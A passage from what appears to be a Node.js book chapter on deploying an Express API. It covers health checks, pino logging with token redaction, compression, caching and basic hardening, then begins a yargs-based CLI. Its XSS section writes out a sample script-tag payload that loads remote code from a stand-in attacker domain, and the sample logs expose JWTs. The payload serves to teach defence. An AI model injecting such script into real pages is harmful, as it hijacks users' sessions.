Just like before, we can still have defaults for development. If the environment variables aren't set because we don't have a `.env` file, our app will use the local development values.

It's important to remember that `.env` files should never be checked into version control. They are simply a convenience to avoid setting variables in our terminal. However, it is useful to check a `.env.example` file into `git`. This file will have all of the variables with their values removed and acts as a catalog of configuration options. This makes it easy see which variables are available and team members can use it as a starting place for their own `.env` files. Here's our `.env.example` file:

<<06-deployment/02/.env.example[118]

Health Checks

The sad truth of running apps in production is that if something can go wrong, it will. It's important to have a way to quickly check if our app is up and be notified if our app goes down.

The most basic health check would be a publicly accessible endpoint that returns a 200 HTTP status code if everything is ok. If that endpoint responds with an error, we'll know our app needs attention.

It's easy enough to create a new `/health` route that immediately returns a 200 HTTP status, and that will get us most of the way there. If our app is up and running, we'll get the appropriate response when we hit that endpoint.

Here's an example of a route handler function that can serve as a basic health check route:

```
function health(req, res) {
  res.json({ status: "OK" });
}
```

However, we should also think a bit more about what "up and running" means. Depending on how our app is built, it's possible that our basic health check will return OK responses while user requests are dropped. For example, this can happen if we lose the connection to our database or

[118] code/src/06-deployment/02/.env.example

another backing service. For our health check to be comprehensive, we need to test the connections to any backing services that we rely on.

We can change our basic health check handler to only successfully respond after testing our database. It might be tempting to only test reads, but to be absolutely sure that our database is working correctly, we should test both reads and writes. This way we'll be alerted if our database runs out of storage or develops other write-related issues.

First we add a new `checkHealth()` method to our `db.js` module:

06-deployment/02/db.js

```
module.exports.checkHealth = async function () {
  const time = Date.now()
  const { db } = mongoose.connection
  const collection = db.collection('healthcheck')

  const query = { _id: 'heartbeat' }
  const value = { time }
  await collection.update(query, value, { upsert: true })

  const found = await collection.findOne({ time: { $gte: time } })
  if (!found) throw new Error('DB Healthcheck Failed')
  return !!found
}
```

This method will either resolve as `true` if the database is able to read and write, or it will throw an error if it can't. Adding it to our route handler is simple:

06-deployment/02/api.js

```
async function checkHealth (req, res, next) {
  await db.checkHealth()
  res.json({ status: 'OK' })
}
```

If `db.checkHealth()` throws an error, our error handling middleware will deal with it; otherwise, we respond with an OK status. We can test the behavior by stopping MongoDB after our app is running and hitting the `/health` route.

Once we have this new endpoint deployed we can use a service to regularly check our uptime and alert us (via SMS, email, Slack, etc...) if there's a problem. There are many services that do this (StatusCake[119], Pingdom[120], Uptime[121], Oh Dear![122], and more), each with their own level of service and pricing.

[119] https://statuscake.com
[120] https://pingdom.com
[121] https://uptime.com
[122] https://ohdear.app

Logging

Our logs can tell us how our app is being used, by whom, and how well it is serving our users. Not only that, but we can use our logs as the foundation for charts and visualizations. This opens the door to seeing how our app is performing over longer time periods. This is critical to anticipating problems before they happen.

Currently, our app only logs errors. While this is a good start, when running an app in production it's critical to have more visibility than this. At a minimum, we should be logging each request along with the url requested, user agent, and response time.

However, even if we add additional information to our logs. Our logs will only be useful if they are easily accessible and searchable. We can achieve this in many different ways. We can use services like Stackdriver Logging[123], Papertrail[124], Datadog[125], Graylog[126], and Loggly[127], or we can run our own version with tools like Elasticsearch and Kibana[128].

If our app is deployed to Heroku, we'll be able to use the `heroku logs` command to fetch our logs. We can even use `heroku logs --tail` to view logs in real-time as they happen. While this gives us the ability to debug problems in the moment, we're limited to the previous 1,500 lines. It's best to use a logging add-on[129] for more power.

Currently, our app is logging with plaintext. This is fine for humans working locally, but once we're running in production, we'll want our logs to have more than just a single message. We'll want separate, machine-readable metadata fields like timestamp, hostname, and request identifiers. When recoding metrics like response time, we also need to be able to log numbers instead of text. To accomplish this, instead of writing logs as plaintext we'll use JSON.

One of the best things we can do is make sure that all log messages related to a request can be linked together. This is indispensable when we need to figure out how a particular error happened. By adding a request ID to each log message, we can search for all messages with a particular ID to get a better picture of the chain of events that led to an issue.

To upgrade our app's logging we'll use `pino`[130]. `pino` is a performance-focused JSON logger. It has been designed to use minimal resources and is ~5x faster than alternatives[131]. Conveniently, we can use the `express-pino-logger`[132] module to plug it into our app as middleware:

[123] https://cloud.google.com/logging/
[124] https://papertrailapp.com/
[125] https://www.datadoghq.com/
[126] https://www.graylog.org/
[127] https://www.loggly.com/
[128] https://www.elastic.co/
[129] https://elements.heroku.com/addons/categories/logging
[130] https://getpino.io
[131] http://getpino.io/#/docs/benchmarks
[132] http://npm.im/express-pino-logger

06-deployment/03/server.js

```
const express = require('express')
const bodyParser = require('body-parser')
const pinoLogger = require('express-pino-logger')
const cookieParser = require('cookie-parser')

const api = require('./api')
const auth = require('./auth')
const middleware = require('./middleware')

const port = process.env.PORT || 1337

const app = express()

app.use(pinoLogger())
app.use(middleware.cors)
app.use(bodyParser.json())
app.use(cookieParser())

app.get('/health', api.checkHealth)
```

Now when we run our app, each request will automatically be logged. To try it out. While our app is running we'll use `curl` to log in and look at the output:

```
 node server.js
Server listening on port 1337
{"level":30,"time":1562767769370,"pid":41654,"hostname":"Fullstack-Nodejs.lan","req"\
:{"id":1,"method":"POST","url":"/login","headers":{"host":"localhost:1337","user-age\
nt":"curl/7.51.0","accept":"*/*","content-type":"application/json","content-length":\
"49"},"remoteAddress":"::1","remotePort":52307},"res":{"statusCode":200,"headers":{"\
x-powered-by":"Express","access-control-allow-origin":"*","access-control-allow-meth\
ods":"POST, GET, PUT, DELETE, OPTIONS, XMODIFY","access-control-allow-credentials":"\
true","access-control-max-age":"86400","access-control-allow-headers":"X-Requested-W\
ith, X-HTTP-Method-Override, Content-Type, Accept","set-cookie":"jwt=eyJhbGciOiJIUzI\
1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYyNzY3NzY5LCJleHAiOjE1Nj\
UzNTk3Njl9.Yg3vnCYeZCGofr7swiXAMyrNsAEHxhQ5jgnwHV0b0tw; Path=/; HttpOnly","content-t\
ype":"application/json; charset=utf-8","content-length":"180","etag":"W/\"b4-AdZOUjf\
vwqgDehB+Slq44lRDCkk\""}},"responseTime":27,"msg":"request completed","v":1}
```

That's a lot of information. This is great for production, but it's not very readable when running locally. `pino-pretty`[133] is a module we can use to make our server output easier to read. After

[133] https://npm.im/pino-pretty

we install it globally using `npm i -g pino-pretty`, we can run `node server.js` and pipe it to `pino-pretty`. Now the output will be nicely formatted.

Using `curl` to log in again, we can see the difference:

```
 node server.js | pino-pretty
Server listening on port 1337
[1562767992769] INFO  (43318 on Fullstack-Nodejs.lan): request completed
    req: {
      "id": 1,
      "method": "POST",
      "url": "/login",
      "headers": {
        "host": "localhost:1337",
        "user-agent": "curl/7.51.0",
        "accept": "*/*",
        "content-type": "application/json",
        "content-length": "49"
      },
      "remoteAddress": "::1",
      "remotePort": 52551
    }
    res: {
      "statusCode": 200,
      "headers": {
        "x-powered-by": "Express",
        "access-control-allow-origin": "*",
        "access-control-allow-methods": "POST, GET, PUT, DELETE, OPTIONS, XMODIFY",
        "access-control-allow-credentials": "true",
        "access-control-max-age": "86400",
        "access-control-allow-headers": "X-Requested-With, X-HTTP-Method-Override, C\
ontent-Type, Accept",
        "set-cookie": "jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFk\
bWluIiwiaWF0IjoxNTYyNzY3OTkyLCJleHAiOjE1NjUzNTk5OTJ9.MrQzXEft_cGHn-e2McmPx2yqErnGz27\
2nrOBJgpDYzM; Path=/; HttpOnly",
        "content-type": "application/json; charset=utf-8",
        "content-length": "180",
        "etag": "W/\"b4-TpXDv3/Hy9e1a1Fcs2qsDrmCAuI\""
      }
    }
    responseTime: 34
```

Now, we can clearly see all the information that `pino` is logging. In fact, we can see that `pino` logs all the request and response headers, which is super useful.

Unfortunately, the headers contain the authentication cookie we send to the client! The JWT token is right there in `set-cookie` in the response headers. Anyone with access to the logs would be able to impersonate the admin user. Depending on who has access to these logs, this could be a big security problem.

If our logs are only viewable by people who already have admin access, this isn't a big deal. However, it can be very useful to share logs with other developers or even people outside our organization for debugging purposes. If we leave sensitive information like credentials in our logs, this will cause headaches or worse. It's best to remove them entirely.

Luckily, removing sensitive information from our logs is easy with the `pino-noir`[134] module. After we install it we can use it in conjunction with `express-pino-logger`.

Our logging configuration is getting more complicated than just a single line, so we're going move our logging setup from `server.js` to `middleware.js`. Here's how we can use `pino-noir` with `express-pino-logger`:

06-deployment/04-logs-redacted/middleware.js

```
const pinoNoir = require('pino-noir')
const pinoLogger = require('express-pino-logger')
const { STATUS_CODES } = require('http')

module.exports = {
  logger: logger(),
  cors,
  notFound,
  handleError,
  handleValidationError
}

function logger () {
  return pinoLogger({
    serializers: pinoNoir([
      'res.headers.set-cookie',
      'req.headers.cookie',
      'req.headers.authorization'
    ])
  })
}
```

In `server.js` we can now change our `app.use()` to use our updated logger:

[134] https://npm.im/pino-noir

06-deployment/04-logs-redacted/server.js

```
app.use(middleware.logger)
```

When we require `middleware.js`, `middleware.logger` will be a customized `pino` logger that will mask the `res.headers.set-cookie`, `req.headers.cookie`, and `req.headers.authorization` properties. In the future if we want to hide other information from our logs, we can simply add the paths here.

To verify that this worked let's run our server, log in again, and look at the output. If we look below, we can see that `set-cookie` now shows as `[Redacted]` – exactly what we want:

```
 node server.js | pino-pretty
Server listening on port 1337
[1562857312951] INFO  (68228 on Fullstack-Nodejs.local): request completed
    req: {
      "id": 1,
      "method": "POST",
      "url": "/login",
      "headers": {
        "host": "localhost:1337",
        "user-agent": "curl/7.51.0",
        "accept": "*/*",
        "content-type": "application/json",
        "content-length": "49"
      },
      "remoteAddress": "::1",
      "remotePort": 55840
    }
    res: {
      "statusCode": 200,
      "headers": {
        "x-powered-by": "Express",
        "access-control-allow-origin": "*",
        "access-control-allow-methods": "POST, GET, PUT, DELETE, OPTIONS, XMODIFY",
        "access-control-allow-credentials": "true",
        "access-control-max-age": "86400",
        "access-control-allow-headers": "X-Requested-With, X-HTTP-Method-Override, C\
ontent-Type, Accept",
        "set-cookie": "[Redacted]",
        "content-type": "application/json; charset=utf-8",
        "content-length": "180",
        "etag": "W/\"b4-ZfZf7gMoMZ0Y19qZV1w/m4GXBmA\""
```

```
      }
    }
    responseTime: 25
```

We can also send an authenticated request using JWT to verify that we don't log tokens in the request headers:

```
[1562857515738] INFO  (68228 on Fullstack-Nodejs.local): request completed
    req: {
      "id": 2,
      "method": "DELETE",
      "url": "/products/cjv32mizi0000c9gl8lxa75sd",
      "headers": {
        "host": "localhost:1337",
        "user-agent": "curl/7.51.0",
        "accept": "*/*",
        "authorization": "[Redacted]"
      },
      "remoteAddress": "::1",
      "remotePort": 55991
    }
    res: {
      "statusCode": 200,
      "headers": {
        "x-powered-by": "Express",
        "access-control-allow-origin": "*",
        "access-control-allow-methods": "POST, GET, PUT, DELETE, OPTIONS, XMODIFY",
        "access-control-allow-credentials": "true",
        "access-control-max-age": "86400",
        "access-control-allow-headers": "X-Requested-With, X-HTTP-Method-Override, C\
ontent-Type, Accept",
        "content-type": "application/json; charset=utf-8",
        "content-length": "16",
        "etag": "W/\"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA\""
      }
    }
    responseTime: 15
```

Great, our automatic route logging is good to go. We can now use `pino` to log any other information that we're interested in, and as a bonus, we can use the `req.id` property to tie it to the route logs.

Currently, when a new user is created we don't much information. Because the new email address and username are sent via POST body, they aren't automatically logged. However, it might be nice to log new email addresses and usernames. We can do this easily:

06-deployment/04-logs-redacted/api.js

```
async function createUser (req, res, next) {
  const user = await Users.create(req.body)
  const { username, email } = user
  req.log.info({ username, email }, 'user created')
  res.json({ username, email })
}
```

By adding a call to `req.log.info()` we'll use `pino` to output another log line that is correctly formatted and associated with that particular request. Let's see what it looks like when we hit this endpoint with that logging in place:

```
Server listening on port 1337
[1562858941319] INFO  (78868 on Fullstack-Nodejs.local): user created
    req: {
      "id": 1,
      "method": "POST",
      "url": "/users",
      "headers": {
        "content-type": "application/json",
        "user-agent": "PostmanRuntime/7.13.0",
        "accept": "*/*",
        "cache-control": "no-cache",
        "postman-token": "9116ffde-bfa2-42e6-8c44-4f6a2922c0c0",
        "host": "localhost:1337",
        "cookie": "[Redacted]",
        "accept-encoding": "gzip, deflate",
        "content-length": "101",
        "connection": "keep-alive"
      },
      "remoteAddress": "::1",
      "remotePort": 57250
    }
    username: "fullstackdavid"
    email: "david@fullstack.io"
[1562858941325] INFO  (78868 on Fullstack-Nodejs.local): request completed
    req: {
      "id": 1,
      "method": "POST",
      "url": "/users",
      "headers": {
        "content-type": "application/json",
```

```
        "user-agent": "PostmanRuntime/7.13.0",
        "accept": "*/*",
        "cache-control": "no-cache",
        "postman-token": "9116ffde-bfa2-42e6-8c44-4f6a2922c0c0",
        "host": "localhost:1337",
        "cookie": "[Redacted]",
        "accept-encoding": "gzip, deflate",
        "content-length": "101",
        "connection": "keep-alive"
      },
      "remoteAddress": "::1",
      "remotePort": 57250
    }
    res: {
      "statusCode": 200,
      "headers": {
        "x-powered-by": "Express",
        "access-control-allow-origin": "*",
        "access-control-allow-methods": "POST, GET, PUT, DELETE, OPTIONS, XMODIFY",
        "access-control-allow-credentials": "true",
        "access-control-max-age": "86400",
        "access-control-allow-headers": "X-Requested-With, X-HTTP-Method-Override, C\
ontent-Type, Accept",
        "content-type": "application/json; charset=utf-8",
        "content-length": "59",
        "etag": "W/\"3b-p0L94hLX+WF/cZ1Jfv9brXScrtY\""
      }
    }
    responseTime: 172
```

For this request, we get two lines of log output. The first is for our added log where we can see that the new user's username is `fullstackdavid`, and the second one is the default `pino` output for all requests. What's great about this is that we can use `req.id` to link them. This is very useful for seeing all information related to a particular event. While this is only a small example, we can now know that when the `fullstackdavid` account was created, it took 172 milliseconds.

In this example we're running locally, so that only two log lines are related to the same request. However, in production we'll be getting may requests at the same time, so we wouldn't be able to assume that two adjacent log lines are from the same request – we need `req.id` to link them together.

Compression

Our API is currently set up to send uncompressed responses to clients. For larger responses, this will increase load times. Browsers and other clients support gzip compression to reduce the amount of

data that our API needs to send.

For many sources of JSON data, it's not uncommon to be able to reduce the transfer size by 80-90%. This means that to transfer 130k of JSON data, the API would only need to transfer 14k of compressed data.

How we take advantage of compression will depend on how we choose to deploy our API. Most load balancers and reverse proxies will handle this automatically if we set the correct `content-type` response header. This means that if we use a platform like Heroku or Google App Engine, we generally don't have to worry about compressing the data ourselves. If we're using something like Nginx, there are modules like `ngx_http_gzip_module`[135] to take care of it.


If we're allowing clients to connect directly to our API without using a platform or a reverse proxy like Nginx, we should use the `compression middleware`[136] for `express`.

Caching and Optimization

Sometimes we'll have endpoints that take a long time to return data or are accessed so frequently that we want to optimize them further. For example, we may want a route that returns the top selling products for each category. If we need to process a lot of sales data to come up with this report, and the data doesn't need to be real-time, we won't want to generate it for each request.

We have a few options for solving this problem, each with their own tradeoffs. In general, we'd like to minimize both client response times, report staleness, and wasted work.

One approach would be to look for the finished, assembled report in our database. If a recent report is already there, serve it. However, if a recent report is not there, create it on the fly, save it to the database (with a timestamp and/or TTL), and finally return it to the client.




Just In Time Caching

[135] http://nginx.org/en/docs/http/ngx_http_gzip_module.html
[136] https://expressjs.com/en/advanced/best-practice-performance.html#use-gzip-compression

This works well for resources that are requested frequently compared to the expiration time. However, if the report is too old after an hour and it is accessed once per hour, this method won't help. This method also does not work if generating the report takes longer than a client is able to wait. It's common for load balancers and reverse proxies will time out after 60 seconds by default. If the report takes longer than the timeout duration, it will never reach the client.

If we are tolerant of serving stale versions, a variation on this method is to always serve the version we have in the database, but generate a fresh report for future requests. This will be fast for all requests (except the first), but clients will receive reports that are older than the expiration time.



Just In Time Caching Variant

Another approach is to have separate endpoints for creating and serving the report. The app will always serve the cached version, but it is the responsibility of our system to make sure that the cached version is always up to date. In this scenario, if we wanted the maximum age of reports to be one hour, we would use `cron` or another scheduling tool such as Heroku Scheduler[137] or Google App Engine Cron Service[138] to access the report creation endpoint at least once per hour.

When creating endpoints for longer-running tasks like report creation, we should be sure that they are not easily or accidentally triggered. These tasks should not respond with information, so they aren't particularly sensitive, but if they are too slow to be used in real-time, they probably use a lot of our application's resources and should not be used more frequently than necessary. In general, these endpoints should use POST instead of GET, so that they can't be triggered via a browser's url bar or a hyperlink. Taking it a step further, these endpoints could also require authentication or limit access to specific IP ranges.

[137] https://devcenter.heroku.com/articles/scheduler
[138] https://cloud.google.com/appengine/docs/flexible/nodejs/scheduling-jobs-with-cron-yaml

In Node.js our route handler will be able to get the IP address via `req.connection.remoteAddress`. However, if our production app is behind a load balancer or reverse proxy, this value will be the load balancer's address, not the client. Typically, the client's IP address will be available at `req.headers['x-forwarded-for']`, but this can depend on the deployment environment.

Locking Down Your Server

Security is a large topic, but there are a number of simple things we can do to protect our API.

X-Powered-By and Internal Implementation Disclosure

In the previous section we could see all of the response headers in the logs. The `x-powered-by` header header advertises that our server uses `express`. We gain no advantage by telling the world that we're running on `express`. It's nice to give some publicity to projects we like, but from a security point of view, it's not a good idea. We want to avoid publicly announcing what software we're running. Another name for this is Internal Implementation Disclosure[139].

If a new `express` vulnerability is released, bad actors will scan for targets, and we don't want to show up in that search. We can easily avoid this by using `app.disable()` to tell `express` not to use the `x-powered-by` header:

06-deployment/05-security/server.js

```
const app = express()

app.disable('x-powered-by')
```

HPP: HTTP Parameter Pollution

One thing that can throw people off is how `express` parses query strings. If a url comes in with duplicate keys in the query string, `express` will helpfully set that value of the key to an array. Here's an example:

```
http://localhost:1337/products?tag=dog
```

When our route handler runs, `req.query.tag` is equal to `'dog'`. But if we were to get this url:

```
http://localhost:1337/products?tag=dog&tag=cat
```

`req.query.tag` is now equal to `[ 'dog', 'cat' ]`. Instead of getting a string, we get an array. Sometimes this can be helpful, but if our route handler and model aren't prepared, this can lead to errors or security problems.

If we wanted to ensure that parameters can't be coerced into arrays, we could use the `hpp`[140] middleware module.

[139] https://lonewolfonline.net/internal-implementation-disclosure/
[140] https://npm.im/hpp

CSRF: Cross-Site Request Forgery

CSRF attacks are dangerous. If a malicious agent created a successful CSRF attack they would be able to perform admin actions without permission (e.g. create/edit/delete products).

To create an attack against a vulnerable API, the attacker would create a new page for an admin user to visit. This malicious page would send requests to the vulnerable API on behalf of the admin user. Because the requests would come from the admin user's browser, the requests are authenticated with admin cookies.

An interesting characteristic of CSRF is that the attacker might be able to force the target (e.g. admin user) to make requests, but the attacker has no way to see the responses. CSRF is primarily used to take action as another user, not to access private data.

So how does this affect us?

Our app is not affected for two primary reasons. First, our cookies are `httpOnly` and can't be used by JavaScript (JS can use JWTs directly), and second, browsers can't send POST requests without JavaScript (browsers can't POST JSON without JavaScript). This means that a malicious agent can't create an external page that would be able to impersonate our users.

However, if we changed our app so that log ins and model editing works with HTML forms, CSRF could be an issue. For more information on mitigating CSRF attacks see Understanding CSRF[141] and the `csurf`[142] CSRF protection middleware.

TODO: SameSite=Strict on cookies

XSS: Cross-Site Scripting

XSS is a big issue when dealing with web app security. Similar to CSRF, XSS attacks would allow malicious agents to impersonate our users and perform actions on our API.

To create a successful XSS attack, an agent needs to be able to get malicious code to run within the scope of an authenticated client. For example, let's say that we allow users to write comments about products, and the front-end displayed those comments on the product page. A malicious user could add this script tag as a comment: `<script src='https://evildomain.com/remotecontrol.js'></script>`. If no filtering happens before the comment is rendered on the product page, and the HTML is left untouched, any browser that visits that product page will execute that evil script. This is a big problem because that script will be able to see all information on the page and make requests as that front-end.

XSS is a bigger deal than CSRF because unlike CSRF, XSS does not use an externally controlled page. XSS uses the authenticated front-end itself to send requests. This means that the back-end can't know that these are not legitimate requests by the user.

Because XSS is an attack that compromises the front-end, it is the responsibility of the front-end to prevent running unauthorized code. This means that the front-end should sanitize all rendered

[141] https://github.com/pillarjs/understanding-csrf#understanding-csrf
[142] https://github.com/expressjs/csurf#csurf

HTML[143] (e.g. prevent comments from adding script tags in our above example) and use CSP[144] to prevent loading code from untrusted sources.

If some cases, we can be proactive on the back-end. If we know that a data field is likely to be rendered on a page, we can use validation or filtering to prevent storing HTML in our database. For more information on XSS see the following resources:

- Guide to understanding XSS[145]
- Cross-site Scripting (XSS)[146]
- What is Reflected XSS?[147]
- XSS (Cross Site Scripting) Prevention Cheat Sheet[148]

Wrapping Up

In this chapter we've deployed our app and covered many aspects of running our service in production. DevOps and security are entire fields on their own, but this should be a good start to get us going. One of the most important things is that we stay flexible and watch for ways to improve our app.

[143] https://en.wikipedia.org/wiki/HTML_sanitization
[144] https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
[145] http://www.securesolutions.no/xss-explained/
[146] https://www.owasp.org/index.php/XSS
[147] http://security.stackexchange.com/q/65142
[148] https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

Command Line Interfaces

It's tough to imagine what life as a developer would be without CLIs. In this book we've relied heavily on commands like `curl`, `jq`, and `git`. We've also seen how important it is for platforms to have a CLI to interact with their products. We've used `npm` constantly to install module packages, and in the last chapter, we used the `heroku` CLI to deploy our API.

Just like web apps or other GUIs, CLIs are a great way for users to interact with our services. They are often a product themselves.

Building A CLI

In this chapter we're going to build out a CLI for our API to be used by our users and admins. To begin, we'll make a simple script to pull a list of our products and display them in a table. A defining characteristic of a CLI is allowing the user to provide options to change the output, so we'll accept a tag as an argument and return products filtered by that tag.

After we create this script we can run it like this:

```
1  node cli/index-01.js dogs
```

And this will be the result:

Our CLI Using Our API

Let's dive into the code to see how this is done:

07-cli/01/cli/index-01.js

```
#!/usr/bin/env node
const Table = require('cli-table')
const ApiClient = require('./api-client')

cli()

async function cli () {
  const [ tag ] = process.argv.slice(2)

  const api = ApiClient()
  const products = await api.listProducts({ tag })

  const headers = ['ID', 'Description', 'Tags', 'User']

  const margin = headers.length
  const width = process.stdout.columns - margin
  const widthId = 30
  const widthOther = Math.floor((width - widthId) / (headers.length - 1))

  const table = new Table({
    head: headers,
    colWidths: [widthId, widthOther, widthOther, widthOther]
  })

  products.forEach(p => table.push([
    p._id,
    p.description.replace(/\n|\r/g, ' '),
    p.userName,
    p.tags.slice(0, 3).join(', ')
  ]))

  console.log(table.toString())
}
```

Did you notice the first line, `#!/usr/bin/env node`? This is a Unix convention called a Shebang[149] that tells the OS how to run this file if we open it directly. Above, we run the file with Node.js by using `node cli/index-01.js dogs`. However, by adding this shebang to the top of the file we would be able to run this file directly like `:cli/index-01.js dogs` and the OS would figure out that Node.js is needed and handle that for us. For this to work we need to make sure that the `index-01.js` file has executable permissions. We can do that with the command `chmod +x cli/index-01.js`. This is important later if we want to rename our file from `cli-index-01.js` to `printshop-cli` and be able to call it directly.

Our code does three things:

1. Grab the user's tag with `process.argv`[150] (it's ok if the user doesn't provide one).
2. Fetch the product list using the API Client.
3. Print the table of products using `cli-table`.

`process`[151] is a globally available object in Node.js. We don't need to use `require()` to access it. Its `argv` property is an array that contains all command-line arguments used to call the script. The first item in the array will always be the full path to the `node` binary that was used to execute the script. The second item will be the path to the script itself. Each item after the second, will be any additional arguments to the script if they were provided.

When we execute `cli/index.js dogs` or `node cli/index.js dogs`, the `process.argv` array will be equal to something like this:

```
[
  '/usr/local/bin/node',
  '/Users/fullstack/book/07-cli/01/cli/index-01.js',
  'dogs'
]
```

If we did not execute the script with `dogs` as an argument, `process.argv` would only have the first two items in the array.

`process.argv` will always contain an array of strings. If we wanted to pass a multiword string as a single argument, we would surround it with quotes on the command line, e.g. `node cli/index.js "cute dogs"` instead of `node cli/index.js cute dogs`. By doing this we'd see `"cute dogs"` as a single argument instead of `"cute"` and `"dogs"` as two separate arguments.

After our script has figured out if the user wants to filter results by a tag, it uses the API client to fetch the product list. If the tag is undefined because the user did not specify one, the API client will fetch all products up to the default limit (25 in our case).

[149] https://en.wikipedia.org/wiki/Shebang_%28Unix%29
[150] https://nodejs.org/api/process.html#process_process_argv
[151] https://nodejs.org/api/process.html

We're not going to cover how the API client was built, but the code is fairly straightforward. It's a simple wrapper around the `axios`[152] module that accepts a few options to make HTTP requests to predefined endpoints of our API.

Lastly, once we get the product list from the API client, we use the `cli-table`[153] module (by Guillermo Rauch, who is also the author of `mongoose`[154]) to print a nicely formatted table.

Most of the code in this example is used to make the output look as nicely as possible. `cli-table` does not automatically size to the width of a user's terminal, so we need to do some math to figure out how much space we have for each column. This is purely for aesthetics, but spending time on this will make the CLI feel polished.

We know how many characters a user's terminal has per line by checking `process.stdout.columns`[155]. After we figure out our margins and how much space our ID column needs, we divide up the remaining space between the other columns.

Now that we have a basic CLI that easily return product listings filtered by tag, we've got a good foundation to build from.

Sophisticated CLIs

Our first example is a nice interface for a very narrow use case. It works great as long as the user only wants to get product listings filtered by tag. However, we want to be able to support a wide range of functionality, and we want to be able to easily add new features.

If we want to support new types of commands, we're going to have to rethink how we're parsing arguments. For example, if we want support both a list view and detailed single product view, we're going to need change how our CLI is invoked.

Currently we use the form `cli/index.js [tag]`. To handle both cases we could change this to `cli/index.js [command] [option]`. Then we could accept things like:

```
1 cli/index.js list [tag]
```

and

```
1 cli/index.js view <id>
```

This would work fine for these two examples. We'd check `process.argv[2]` to determine what command the user wants, and this would tell us how to interpret `process.argv[3]`. If the command is `list`, we know it's a tag, and if it's `view`, we know it needs to be an product ID.

For example, in addition to tag filtering, our API also supports `limit` and `offset` controls. To accept those on the command line we could allow:

[152] https://npm.im/axios
[153] https://npm.im/cli-table
[154] https://npm.im/mongoose
[155] https://nodejs.org/api/tty.html#tty_writestream_columns

```
cli/index.js list [tag] [limit] [offset]
```

However, what happens if the user doesn't want to filter by tag? A user wouldn't be able to omit `tag` if they still wanted to set a `limit` and `offset`. We could come up with rules where we assume `tag` is undefined if there are only two arguments, but what happens if a user wants to only provide `tag` and `limit` and let `offset` be `0` by default? We *could* check to see if the first option looks like a number (assuming we have no numeric tags), to guess user intention, but that's a lot of added complexity.

As our app develops more functionality, it will become more difficult for our users to remember what the options are and how to use it. If we support options for `tag`, `offset`, and `limit` for our product listing, it will be difficult for the user to remember if the order is `[tag] [offset] [limit]` or `[tag] [limit] [offset]`.

If that's not enough, we'd also like to support *global* options: settings that affect *all* commands. Right now we have hardcoded our CLI to only connect to our API that runs locally. This is useful for testing, but will not be useful for our users. Our CLI needs to accept an option to control which API it communicates with. When developing, we want to use the local API, but when we are actually using the CLI it should hit the deployed production version.

This problem gets even worse once we support more commands. Not only will they need to remember which commands we support, but they'll need to remember which options go with which commands.

Luckily there's a great way to deal with all of these issues: `yargs`[156], a fantastic module that helps "build interactive command line tools, by parsing arguments and generating an elegant user interface." The best thing about `yargs` is that it makes it easy to create CLIs with many commands and options and dynamically generate a help menu based on those settings.

We're going to use `yargs` to easily support invocations like

```
cli/index-02.js list products \
  -t dogs \
  --limit=5 \
  --offset=15 \
  --endpoint=https://fs-node-book-example.herokuapp.com
```

where we can use the "list products" command while specifying tag, limit, and offset options. We can also run

```
cli/index-02.js --help
```

and we'll get a nicely formatted help screen:

[156] https://npm.im/yargs

Using the helpful `yargs` help screen

To get this behavior, we first need to install `yargs`, and then we'll use the following methods:

- `option()`: this allows us to set global options that will affect all commands, e.g. which API endpoint to connect to.
- `command()`: listen for a particular command, e.g. "list products", define the particular options available for that command, and specify the function that should run and receive the options as an argument.
- `demandCommand()`: show the user an error if they call the CLI without a command (e.g. they must use either "list products" or "view product").
